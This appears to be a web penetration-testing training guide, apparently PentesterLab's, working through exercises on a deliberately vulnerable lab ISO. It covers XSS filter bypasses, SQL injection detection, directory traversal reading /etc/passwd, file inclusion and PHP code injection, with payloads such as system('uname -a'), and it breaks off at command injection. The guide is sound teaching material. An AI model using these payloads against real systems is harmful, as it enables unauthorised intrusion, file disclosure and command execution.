
Most administration pages are well known URL and can be found using a directory buster, however it's always really handy to keep a list of administration pages per technology/server. You can also check the product/project documentation to get this information.

Among your list of administration pages, keep information on default credentials that works with them.

Generating errors

The server's configuration can obviously change this behaviour, but this is the page you will get for a 404 error if the server is Tomcat:

And the same thing for Ruby-on-Rails:



There are a lot of different ways to generate error in a web application, adding some special characters like NULL byte (%00), single quote (%27) or double quote (%22) is likely to generate errors for example. You can as well remove a value from the HTTP request. Once you manage to get the error page, you can get a lot of information (example for Tomcat):

HTTP Status 500 -

type Exception report

message

description The server encountered an internal error () that prevented it from fulfilling this request.

exception

```
org.apache.jasper.JasperException: The absolute uri: http://java.sun.com/jsp/jstl/functions cannot be resolved in either web.xml or the jar files de
	org.apache.jasper.compiler.DefaultErrorHandler.jspError(DefaultErrorHandler.java:51)
	org.apache.jasper.compiler.ErrorDispatcher.dispatch(ErrorDispatcher.java:409)
	org.apache.jasper.compiler.ErrorDispatcher.jspError(ErrorDispatcher.java:116)
	org.apache.jasper.compiler.TagLibraryInfoImpl.generateTLDLocation(TagLibraryInfoImpl.java:316)
	org.apache.jasper.compiler.TagLibraryInfoImpl.<init>(TagLibraryInfoImpl.java:149)
	org.apache.jasper.compiler.Parser.parseTaglibDirective(Parser.java:386)
	org.apache.jasper.compiler.Parser.parseDirective(Parser.java:450)
	org.apache.jasper.compiler.Parser.parseElements(Parser.java:1397)
	org.apache.jasper.compiler.Parser.parse(Parser.java:130)
	org.apache.jasper.compiler.ParserController.doParse(ParserController.java:255)
	org.apache.jasper.compiler.ParserController.parse(ParserController.java:103)
	org.apache.jasper.compiler.Compiler.generateJava(Compiler.java:185)
	org.apache.jasper.compiler.Compiler.compile(Compiler.java:354)
	org.apache.jasper.compiler.Compiler.compile(Compiler.java:334)
	org.apache.jasper.compiler.Compiler.compile(Compiler.java:321)
	org.apache.jasper.JspCompilationContext.compile(JspCompilationContext.java:592)
	org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:328)
	org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:313)
	org.apache.jasper.servlet.JspServlet.service(JspServlet.java:260)
	javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
```

note The full stack trace of the root cause is available in the Apache Tomcat/6.0.35 logs.

Apache Tomcat/6.0.35

Anything that can modify the application's behaviour and generating errors is a good way to retrieve information. An easy for PHP application is to replace `/index.php?name=hacker` by `/index.php?name[]=hacker`.

Notice: Array to string conversion in /var/www/fileincl/example1.php on line 7

One of the key thing is to be able to **read** them. It sounds silly but you will be surprised how many people think that two errors are the same even if the error messages are different: *"The evil is in the detail"*.

Keep information

Any information should be kept, everything should be saved:

- A path on the remote server.
- An error message.
- The database backend used.
- An internal IP address disclosed in the headers.
- *Everything*, ...

Keeping information will often help you to exploit another vulnerability, for example if you need to know where the application is stored on the server, you may already have this information thanks to an error message from another part of the application.

Building useful tools

It can be really handy to be able to have some simple scripts to send HTTP requests. I will recommend that you build at least the following:

- A HTTP client using a traditional HTTP library (like Ruby's net/http) and one using sockets only that allows you to send basic GET and POST requests.
- A HTTP client that supports SSL (both with HTTP library and with socket only).
- A HTTP client that supports cookies (both with HTTP library and with socket only).

Once you have all of this working, you can build a tool that support all of this together.

Once you have all of this ready to go, it is really easy to build your own tool to exploit a vulnerability or to automate some part of the discovery process during a test. Complex bugs often need a bit of automation, you are unlikely to be able to exploit them unless you can write your own HTTP clients.

Examples of Web vulnerabilities

This section puts together few practical exercises of common web vulnerabilities. If you are already familiar with web testing, don't read further and just try and see how you go. Then you can come back to see what other methods can be used and what was expected.

To test for web vulnerabilities, I mainly mix two methods:

- Trying to work out what the code on the server side looks like.
- Trying to send different values that should give you the same results if the page is vulnerable.

I will provide some examples of these methods for the examples in the ISO.

In this exercise, the error messages are echoed back in most pages, however in real life, error messages should (and often are) turned off. The methods used here to detect each vulnerability work for both cases.

You also need to remember that penetration testing is a guessing game, you will sometime need to guess a path, need to try hundreds of value. Try your usual detection method to find out that only a third of them work and you will then need to work out new assertion to work out if this particularly page is vulnerable.

Most web issues rely on the same problem: being able to break the syntax:

- Breaking the syntax of an SQL statement to leverage a SQL injection vulnerability.
- Breaking the syntax of a HTML page to leverage a Cross-Site Scripting.
- ...

For example, if you have the following pattern:

```
[CODE][SEPARATOR][USER INPUT][SEPARATOR][CODE]
```

Your goal is to use `[USER INPUT]` to inject `[CODE]` and to do that, you will need to inject a `[SEPARATOR]` as part of the `[USER INPUT]`. Sometimes there is no need of a separator. In most cases, the separator is one of these characters: `'`, `"`, `` ` ``. Injecting them (one after each other) and see what response you get back will often give you a good idea on if therei there is anything suspect in there.

Cross-Site Scripting (XSS)

Cross-Site scripting comes from a lack of encoding when information gets sent to application's users. This can be used to inject arbitrary HTML and JavaScript and get this payload runs in the web browser of legitimate users. As opposed to other attacks, XSS are targeting application's users instead of directly targeting the server.

Some example of exploitation include:

- injecting a fake login form;
- retrieving legitimate users' cookies;
- injecting browser's exploits;
- getting users to perform an arbitrary action in the web application;
- ...

In this section, we will only focus on the detection of Cross-Site Scripting, you will have to wait for a full exercise on this subject to get more details on how to exploit them.

The easiest and most common proof of a XSS being found is to get an alert box to pop up. This payload as many advantages:

- it shows that JavaScript can be triggered;
- it's simple;
- it's harmless.

To trigger a pop-up, you can simply use the following payload: `alert(1)`.

If you are injecting inside HTML code, you will need to tell the browser that it's JavaScript code. You can use the `<script>` tag to do that: `<script>alert(1);</script>`.

When testing for XSS, there are two important things to remember:

- the response you get back from the server is probably not the only place this information will be echoed back. If you inject a payload and you get it back correctly encoded in page A, it doesn't mean that this information will be correctly encoded in page B.

- if you find a problem of encoding but can't get your XSS payload to run, someone else may be able to. It's always important to report problem of encoding even if some protection prevents you from getting your payload to execute. Security is an evolving domain, with new tricks published every week. Even if you cannot exploit a XSS now, you or someone else may be able to get another payload to work later on.

There are three types of XSS:

- Reflected: the payload is directly echoed back in the response.
- Stored: the payload can be echoed back directly in the response but will more importantly be echoed back in the response when you come back to this page or to another page. The payload is stored in the backend of the application.
- DOM-based: the payload is not echoed back in the page. It gets executed dynamically when the browser renders the page.


When testing for XSS, you need to read the source of the HTML page sent back, you cannot just wait for the alert box to pop up. Check what characters get encoded and what characters don't get encoded, from that you may find a payload that works.

Some browsers provide built-in protection against XSS, this protection can be enabled or disabled by the server (it has been disabled in the ISO). If you find that your payload is directly echoed back in the page but no alert box pops up, it's probably because of this protection. You can also disable this protection by telling your browser to disable it. For example, in Chrome, it can be done by running Chrome with the option `--disable-xss-auditor`.

Example 1

The first vulnerable example is just here to get you started with what is going on when you find a XSS. Using the basic payload, you should be able to get an alert box.

Once you send your payload, you should get something like:



Make sure that you check the source code of the HTML page to see that the information you sent as part of the request is echoed back without any HTML encoding.

Example 2

In the second example, a bit of filtering is involved. The web developer added some regular expression to prevent the simple XSS payload to work.

If you play around, you can see that `<script>` and `</script>` are filtered. One of the most basic way to bypass this type of filters is to play with the case: if you try `<sCript>` and `</sCRIpt` for example, you should be able to get the alert box.

Example 3

You notified the developer about your bypass. He added more filtering and now seem to prevent your previous payload. However, he is making a terrible mistake in his code (which was also present in the previous code)...

If you keep playing around, you will realise that if you use `Pentest<script>erLab` for payload, you can see `PentesterLab` in the page. You can probably use that to get `<script>` in the page and your alert box to pop up.

Example 4

In this example, the developer decided to completely blacklist the word `script`: if the request matches `script`, the execution stops.

Fortunately (or unfortunately depending on what side you are), there are a lot of ways to get JavaScript to be run (non-exhaustive list):

- with `<a` tag and for the following events: `onmouseover` (you will need to pass your mouse on the link), `onmouseout`, `onmousemove`, `onclick`...
- with `<a` tag directly in the URL: `<a href='javascript:alert(1)'...` (you will need to click the link to trigger the JavaScript code and remember that this won't work since you cannot use `script` in this example).
- with `<img` tag directly with the event `onerror`: `<img src='zzzz' onerror='alert(1)' />`.
- with `<div` tag and for the following events: `onmouseover` (you will need to pass your mouse on the link), `onmouseout`, `onmousemove`, `onclick`...
- ...

You can use any of these techniques to get the alert box to pop-up.

Example 5

In this example, `<script>` tag is accepted and gets echoed back. But as soon as you try to inject a call to alert, the PHP script stops its execution. The problem seems to come from a filter on the word `alert`.

Using JavaScript's `eval` and `String.fromCharCode()`, you should be able to get an alert box without using the word `alert` directly. String.fromCharCode() will decode an integer (decimal value) to the corresponding character.

> You can write a small tool to transform your payload to this format using your favorite scripting language.

Using this trick and the ascii table, you can easily generate the string: `alert(1)` and call eval on it.

Another easier bypass is to use the functions `prompt` or `confirm` in Javascript. They are less known but will give you the same result.

Example 6

Here, the source code of the HTML page is a bit different. If you read it, you will see that the value you are sending is echoed back inside JavaScript code. To get your alert box, you will not need to inject a script tag, you will just need to correctly complete the already existing JavaScript code and add your own payload, then you will need to get rid of the code after your injection point by commenting it out (using `//`) or by adding some dummy code (`var $dummy = "`) to close it correctly.

Example 7

This example is similar to the one before, however, you won't be able to use special characters since they will be HTML encoded. As you will see, you don't really need any of these characters.

This issue is common in PHP web application because the well known function used to HTML-encode character (`htmlentities`) does not encode single quotes (`'`) unless you told it to using the `ENT_QUOTES` flag.

Example 8

Here, the value echoed back in the page is correctly encoded. However, there is still a XSS in this page. To build the form, the developer used and trusted `PHP_SELF` which is the path provide by the user. It's possible to manipulate the path of the application to:

- call the current page (however you will get an HTTP 404 page);
- get a XSS payload in the page.

This can be done because the current configuration of the server will call `/xss/example8.php` when any URL matching `/xss/example8.php/...` is accessed. You can simply get your payload inside the page by accessing `/xss/example8.php/[XSS_PAYLOAD]`. Now that you know where to inject your payload, you will need to adapt it to get it to work and get the famous alert box.

Trusting the path provided by users is a common mistake and it can often be used to trigger XSS along other issues. It's pretty common in pages with forms and in error pages (404 and 500 pages).

Example 9

This example is a DOM-based XSS. This page could actually be completely static and still be vulnerable.

In this example, you will need to read the code of the page to understand what is happening. When the page is rendered, the JavaScript code uses the current URL to retrieve the anchor portion of the URL (`#...`) and dynamically (on the client side) write it inside the page. This can be used to trigger a XSS if you use the payload as part of the URL.

SQL injections

SQL injections are one of the most common (web) vulnerabilities. All SQL injections exercises use MySQL for back-end. SQL injections come from a lack of encoding/escaping of user-controlled input when included in SQL queries.

Depending on how the information get added in the query, you will need different things to break the syntax. There are three different ways to echo information in a SQL statement:

- Using quotes: single quote or double quote.
- Using back-ticks.
- Directly.

For example, if you want to use information as a string you can do:

```
SELECT * FROM user WHERE name="root";
```

or

```
SELECT * FROM user WHERE name='root';
```

If you want to use information as a integer you can do:

```
SELECT * FROM user WHERE id=1;
```

And finally, if you want to use information as a column name, you will need to do:

```
SELECT * FROM user ORDER BY name;
```

or

```
SELECT * FROM user ORDER BY `name`;
```

It's also possible to use integer as string but it will be slower:

```
SELECT * FROM user WHERE id='1';
```

The way information is echoed back and mostly what separator is used will decide the detection technique to use. However, you don't have this information, and you will need to try to guess it. You will need to formulate hypotheses and try to verify them. That's why spending time poking around with the example on the liveCD is so important.

Example 1

In this first example, we can see that the parameter is a string and we can see one line in the table. To understand the server side code we need to start poking around:

- If we add extra-characters like "1234" using `?name=root1234`, no record is displayed in the table. From that, we can guess that the request use our value in some kind of matching.
- If we inject spaces in the request using `?name=root+++` (after encoding), the record is displayed. MySQL (by default) will ignore trailing spaces in the string when performing the comparison.
- If we inject a double quote using `?name=root"`, no record is displayed in the table.
- If we inject a single quote using `?name=root'`, the table disappears. We probably broke something...

From this first part we can deduce that the request must look like:

```
SELECT * FROM users WHERE name='[INPUT]';
```

Now let's verify this hypothesis.

If we are right, the following injections should give the same results.

- `?name=root' and '1'='1`: the quote in the initial query will close the one at the end of our injection.
- `?name=root' and '1'='1' #` (don't forget to encode `#`): the quote in the initial query will be commented out.

- `?name=root' and 1=1 #` (don't forget to encode `#`): the quote in the initial query will be commented out and we don't need the `'` in `'1'='1'`.
- `?name=root' #` (don't forget to encode `#`): the quote in the initial query will be commented out and we don't need the `1=1`.

Now these requests may not return the same thing:

- `?name=root' and '1'='0`: the quote in the initial query will close the one at the end of our injection. The page should not return any result (empty table) since the selection criteria always return false.
- `?name=root' and '1'='1 #` (don't forget to encode `#`): the quote in the initial query will be commented out. And we should have the same result as the query above.
- `?name=root' or '1'='1`: the quote in the initial query will close the one at the end of our injection. `or` will select all results with the second part being always true. It may give the same result but it's unlikely since the value is used as a filter for this example (as opposed to a page only showing one result at a time).
- `?name=root' or '1'='1' #` (don't forget to encode `#`): the quote in the initial query will be commented out. And we should have the same result as the query above.

Will all these tests, we can be sure that we have a SQL injection. This training only focus on detection, you can look into other PentesterLab training to learn how to exploit this type of issues.

Example 2

In this example, the error message gives away the protection created by the developer: `ERROR NO SPACE`. This error message appears as soon as a space is injected inside the request. It prevents us from using the `' and '1'='1` method or any fingerprinting that use the space character. However, this filtering can easily be bypassed using tabulation (HT or `\t`). You will however need to encode it to use it inside the HTTP request. Using this simple bypass, you should be able to see how to detect this vulnerability.

Example 3

In this example, the developer blocks spaces and tabulations. However there is a way to bypass this filter. You can use comments between the keywords to build a valid request without any space or tabulation. The following SQL comments can be used: `/**/`. By replacing all space/tabulation in the previous examples using this comment, you should be able to test for this vulnerability.

Example 4

This example is a typical example of mis-understanding of how to protect against SQL injection. In the 3 previous examples, using the function `mysql_real_escape_string` would have prevented the vulnerability. In this example, the developer used the same logic. However, the value used is an integer and is not echoed between single quote `'`. Since the value is directly put in the query, using `mysql_real_escape_string` does not prevent anything. Here you just need to be able to add space and SQL keywords to break the syntax. The detection method is really similar to the one used for string based SQL injection. You just don't need the quote at the beginning of the payload.

Another method to detect this is to play with the integer. The initial request is `?id=2`, by playing with the value 2, we can detect the SQL injection:

- `?id=2 #` (`#` needs to be encoded) should return the same thing.
- `?id=3-1` should return the same thing. The database will automatically perform the subtraction and you will get the same result.
- `?id=2-0` should return the same thing.
- `?id=1+1` (`+` needs to be encoded) should return the same thing. The database will automatically perform the addition and you will get the same result.
- `?id=2.0` should return the same thing.

And the following should not return the same results:

- `?id=2+1`.
- `?id=3-0`.

Example 5

This example is really similar to the previous detection-wise. If you look into the code, you will see that the developer tried to prevent SQL injection by using a regular expression:

```
if (!preg_match('/^[0-9]+/', $_GET["id"])) {
    die("ERROR INTEGER REQUIRED");
}
```

However the regular expression used is incorrect, it only ensures that the parameter `id` **starts** with a digit. The detection method used previously can be used to detect this vulnerability.

Example 6

This example is the other way around: the developer did a mistake in the regular expression again:

```
if (!preg_match('/[0-9]+$/', $_GET["id"])) {
    die("ERROR INTEGER REQUIRED");
}
```

This regular expression only ensures that the parameter `id` **ends** with a digit (thanks to the `$` sign). But does not ensure that the beginning of the parameter is valid (missing `^`). You can use the methods learnt previously, you just need to add an integer at the end of your payload. This digit can be part of the payload or can be put after a SQL comment: `1 or 1=1 # 123`.

Example 7

Another and last example of bad regular expression:

```
if (!preg_match('/^-?[0-9]+$/m', $_GET["id"])) {
  die("ERROR INTEGER REQUIRED");
}
```

Here we can see that the beginning (`^`) and end (`$`) of the string are correctly checked. However, the regular expression contains the modifier `PCRE_MULTILINE` (`/m`). The multine modifier will only validate that one of the lines is only containing an integer, and the following values will therefore be valid (thanks to the new line in them):

- `123\nPAYLOAD`;

- `PAYLOAD\n123`;
- `PAYLOAD\n123\nPAYLOAD`.

These values need to be encoded when used in a URL, but using that and the techniques seen previously you should be able to detect this vulnerability.

Example 8

In this example, the parameter name gives away where it will get echoed in the SQL query. If you look into MySQL documentation, there are two ways to provide a value inside an `ORDER BY` statement:

- directly: `ORDER BY name` ;
- between back-ticks: ``ORDER BY `name` ``.

The `ORDER BY` statement cannot be used with value inside single quote `'` or double quote `"`. If this get used, nothing will get sorted since MySQL considers this as constants.

To detect this type of vulnerability, we can try to get the same result using different payloads:

- ``name` #`` (`#` needs to be encoded) should give the same results.

- `name` ASC #` (`#` needs to be encoded) should give the same results.
- ``name`, `name``: the back-tick in the initial query will close the one at the end of our injection.

And the following payloads should give different results:

- `name` DESC #` (`#` needs to be encoded).
- ``name` `` should not give any result since the syntax is incorrect.

Example 9

This example is similar to the previous one, but instead of back-tick ```, the value used to sort is directly echoed back inside the query. Only small variations from the methods seen before are needed.

There are other methods that can be used in this case since we are directly injecting in the request without a back-tick before. We can use the MySQL `IF` statement to generate more payloads:

- `IF(1, name,age)` should give the same results.

- `IF(0, name,age)` should give different results. You can see that the columns are sorted by age but the sort function compare the values as string not as integer (`10` is smaller than `2`), this is a side effect of `IF` that will sort values as string if one of the column contains strings.

Directory traversal

Directory traversals come from a lack of filtering/encoding of information used as part of a path by an application.

As for other vulnerabilities, you can use the "same value technique" to test for this type of issue. For example, if the path used by the application inside a parameter is `/images/photo.jpg`. You can try to access:

- `/images/./photo.jpg`: you should see the same file.
- `/images/../photo.jpg`: you should get an error.
- `/images/../images/photo.jpg`: you should see the same file again.
- `/images/../IMAGES/photo.jpg`: you should get an error (depending on the file system) or something weird is going on.

If you don't have the value `images` and the legitimate path looks like `photo.jpg`, you will need to work out what the parent repository is.

Once you have tested that, you can try to retrieve other files, on Linux/Unix the most common test cases is the `/etc/passwd`. You can test: `images/../../../../../../../../../../../etc/passwd`, if you get the `passwd` file, the application is vulnerable. The good news is that you don't need to know the number of `../`, if you put too many, it will still work.

Another interesting thing to know is that if you have a directory traversal in Windows you will be able to access `test/../../../file.txt` even if the directory `test` does not exist where it won't work on Linux. This can be really useful where the code concatenate user-controlled data to create a file name. For example, the following PHP code is supposed to add the parameter `id` to get a file name (`example_1.txt` for example). On Linux, you won't be able to exploit this vulnerability if there is no directory starting by `example_` where on Windows, you will be able to exploit it even if there is no such directory.

```
$file = "/var/files/example_".$_GET['id'].".txt";
```

In these exercises, the vulnerabilities are illustrated by a script used inside an `<img` tag, you will need to read the HTML page (or use "Copy image URL") to find the correct link and start exploiting the issue.

Example 1

The first example is a really simple directory traversal, you just need to go up in the file system and then back down to get any files you want. You will however be restricted by the file system permissions and won't be able to access `/etc/shadow` for example.

Based on the header sent by the server, your browser will display the content of the response. Sometimes the browser will send the response with a header `Content-Disposition: attachment` and your browser will not display the file directly. You can open the file to see the content however, it will take you some time for every test.

Using a Linux/Unix system, you can be faster by using `wget`:

```
% wget -O - 'http://vulnerable/dirtrav/example1.php?
file=../../../../../../../etc/passwd'
[...]
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
[...]
```

Example 2

In this example, you can see that the full path is used to access the file. However, if you try to just replace it by `/etc/passwd`, you won't get anything... It looks like a simple check is performed by the PHP code. You can however bypass it by keeping the beginning of the path and add your payload at the end to go up and back down within the file system.

Example 3

This example is based on a common problem when you exploit directory traversal: the server-side code adds its own suffix to your payload. This can be easily bypassed by using a NULL BYTE (that you need to URL-encode as `%00`). Using NULL BYTE to get rid of any suffix added by the server-side code is a common bypass and works really well in Perl and older versions of PHP.

> In this code, the issue is simulated since PHP solved this type of bypass since the version [5.3.4](http://php.net/releases/5_3_4.php).

File include

In a lot of applications, developers need to include files to load classes or to share some templates between multiple web pages.

File include vulnerabilities come from a lack of filtering when a user-controlled parameter is used as part of a file name in a call to an including function (`require`, `require_once`, `include` or `include_once` in PHP for example). If the call to one of these methods is vulnerable, an attacker will be able to manipulate the function to load his own code. File include vulnerabilities can also be used as a directory traversal to read arbitrary files. However, if the arbitrary code contains an opening PHP tag, the file will be interpreted as PHP code.

This including function can allow the loading of local resources or remote resource (a website for example). If vulnerable it will lead to:

- Local File Include: LFI. A local file is read and interpreted.
- Remote File Include: RFI. A remote file is retrieved and interpreted.

By default, PHP disables loading of remote files thanks to the configuration option: `allow_url_include`. In the ISO, it has been enabled to allow you to test it.

Example 1

In this first example, you can see an error message as soon as you inject a special character (a quote for example) in the parameter:

```
Warning: include(intro.php'): failed to open stream: No such file or
directory in /var/www/fileincl/example1.php on line 7 Warning:
include(): Failed opening 'intro.php'' for inclusion
(include_path='.:/usr/share/php:/usr/share/pear') in
/var/www/fileincl/example1.php on line 7
```


If you read carefully the error message, you can extract a lot of information:

- The path of the script: `/var/www/fileincl/example1.php`.
- The function used: `include()`.
- The value used in the call to `include` is the value we injected `intro.php'` without any addition or filtering.

We can use the methods used to detect directory traversal to detect file include. For example, you can try to include `/etc/passwd` by using the `../` technique.

We can test for Remote File Include by requesting an external resource: https://pentesterlab.com/. And we will see that the page of the website gets included inside the current page.

PentesterLab's website also contains a test for this type of vulnerability, if you use the URL https://pentesterlab.com/test_include.txt. You should get the result of the function `phpinfo()` in the page:



Example 2

As before with the directory traversal, this example adds its own suffix to the value provided. As before, you can get rid of it (for LFI) using a NULL BYTE. For RFI, you can get rid of the suffix added by adding `&blah=` or `?blah=` depending on your URL.

In this exercise, the code simulates the behaviour of oldest versions of PHP. PHP now handles correctly paths and they cannot be poisoned using a NULL BYTE as they used to.

> In this code, the issue is simulated since PHP solved this type of bypass since the version (5.3.4)[http://php.net/releases/5_3_4.php].

Code injection

In this section, we are going to work on code execution. Code executions come from a lack of filtering and/or escaping of user-controlled data. When you are exploiting a code injection, you will need to inject code in the information you are sending to the application. For example, if you want to run the command `ls`, you will need to send `system("ls")` to the application since it is a PHP application.

In the same way, it's always handy to know how to comment out the rest of the code (i.e.: the suffix that the application will add to the user-controlled data). In PHP, you can use `//` to get rid of the code added by the application.

As for SQL injection, you can use the same value technique to test and ensure you have a code injection:

- By using comments and injecting `/* random value */`.
- By injecting a simple concatenation `"."` (where `"` are used to break the syntax and reform it correctly).
- By replacing the parameter you provided by a string concatenation, for example `"."ha"."cker"."` instead of `hacker`.

You can also use time-based detection for this issue by using the PHP function `sleep`. You will see a time difference between:

- Not using the function `sleep` or calling it with a delay of zero: `sleep(0)`.
- A call to the function with a long delay: `sleep(10)`.

Example 1

This first example is a trivial code injection. If you inject a single quote, nothing happens. However, you can get a better idea of the problem by injecting a double quote:

```
Parse error: syntax error, unexpected '!', expecting ',' or ';' in
/var/www/codeexec/example1.php(6) : eval()'d code on line 1
```

This could be the other way around, the single quote could generate an error where the double quote may not.

Based on the error message, we can see that the code is using the function `eval`: "Eval is evil...".

We saw that the double quote breaks the syntax, and that the function `eval` seems to be using our input. From that we can try to work out payloads that will give us the same results:

- `"."`: we are just adding a string concatenation, this should give us the same value.
- `"./*pentesterlab*/"`: we are just adding a string concatenation and information inside comments, this should give us the same value.

Now that we have similar values working we need to inject code. To show that we can execute code, we can try to run a command (for example `uname -a` using the code execution). The full PHP code looks like:

```
system('uname -a');
```

The challenge here is to break out of the code syntax and keep a clean syntax, there are many ways to do it:

- By adding dummy code: `".system('uname -a'); $dummy="`.
- By using comment: `".system('uname -a');#` or `".system('uname -a');//`.

Don't forget that you will need to URL-encode some of the characters (`#` and `;`) before sending the request.

Example 2

When ordering information, developers use two methods:

- `order by` in a SQL request;
- `usort` in PHP code.

The function `usort` is often used with the function `create_function` to dynamically generate the "sorting" function based on user-controlled information. If not enough filtering and validation is performed, this can lead to code execution.

By injecting a single quote we can have an idea of what is going on:

```
Parse error: syntax error, unexpected T_CONSTANT_ENCAPSED_STRING in
/var/www/codeexec/example2.php(22) : runtime-created function on line
1 Warning: usort() expects parameter 2 to be a valid callback, no
array or string given in /var/www/codeexec/example2.php on line 22
```

The source code of the function looks like the following:

```
ZEND_FUNCTION(create_function)
{
  [...]
    eval_code = (char *) emalloc(eval_code_length);
    sprintf(eval_code, "function " LAMBDA_TEMP_FUNCNAME "(%s){%s}",
Z_STRVAL_PP(z_function_args), Z_STRVAL_PP(z_function_code));

    eval_name = zend_make_compiled_string_description("runtime-created
function" TSRMLS_CC);
    retval = zend_eval_string(eval_code, NULL, eval_name TSRMLS_CC);
  [...]
```

We can see that the code that will be evaluated is put inside curly brackets `{...}`, we will need this information to correctly finish the syntax after our injection.

As opposed to the previous code injection, here you are not injecting inside single or double quotes. We know that we need to close the statement with `}` and comment out the rest of the code using `//` or `#` (with encoding). We can try poking around with:

- `?order=id;}//`: we get an error message (`Parse error: syntax error, unexpected ';'`). We are probably missing one or more brackets.
- `?order=id);}//`: we get a **warning**. That seems about right.

- `?order=id));}//`: we get an error message (`Parse error: syntax error, unexpected ')' i`). We have probably too many closing brackets.

Since we now know how to finish the code correctly (a warning does not stop the execution flow, we can inject arbitrary code and gain code execution using `?order=id);}system('uname%20-a');//` for example.

Example 3

We talked earlier about regular expression modifiers with multi-lines regular expression. Another very dangerous modifier exists in PHP: `PCRE_REPLACE_EVAL` (`/e`). This modifier will cause the function `preg_replace` to evaluate the new value as PHP code before performing the substitution.

`PCRE_REPLACE_EVAL` has been deprecated as of PHP 5.5.0

Here, you will need to change the pattern to add the `/e` modifier. Once you added this modifier, you should get a notice:

```
Notice: Use of undefined constant hacker - assumed 'hacker' in
/var/www/codeexec/example3.php(3) : regexp code on line 1
```

The function `preg_replace` try to evaluate the `hacker` as a constant but it's not defined and you get this message.

You can easily replace `hacker` by a call to the function `phpinfo()` to get a visible result. Once you can see the result of the `phpinfo` function, you can use the function `system` to run any command.

Example 4

This example is based on the function `assert`, when used incorrectly this function will evaluate the value received. This behaviour can be used to gain code execution.

By injecting a single quote (could be a double quote depending the way the string was declared), we can see an error message indicating that PHP tried to evaluate the code:

```
Parse error: syntax error, unexpected T_ENCAPSED_AND_WHITESPACE in
/var/www/codeexec/example4.php(4) : assert code on line 1 Catchable
fatal error: assert(): Failure evaluating code: 'hacker'' in
/var/www/codeexec/example4.php on line 4
```

Once we broke the syntax, we need to try to reconstruct it correctly. We can try the following: `hacker'.'`. The error message disappeared.

Now that we know how to finish the syntax to avoid errors, we can just inject our payload to run the function `phpinfo()`: `hacker'.phpinfo().'` and we get the configuration of the PHP engine in the page.

Command injection

Command injection comes from a lack of filtering and encoding of information used as part of a command. The simpler example comes from using the function `system` and take a parameter as an argument of this command.

There are many ways to exploit a command injection:

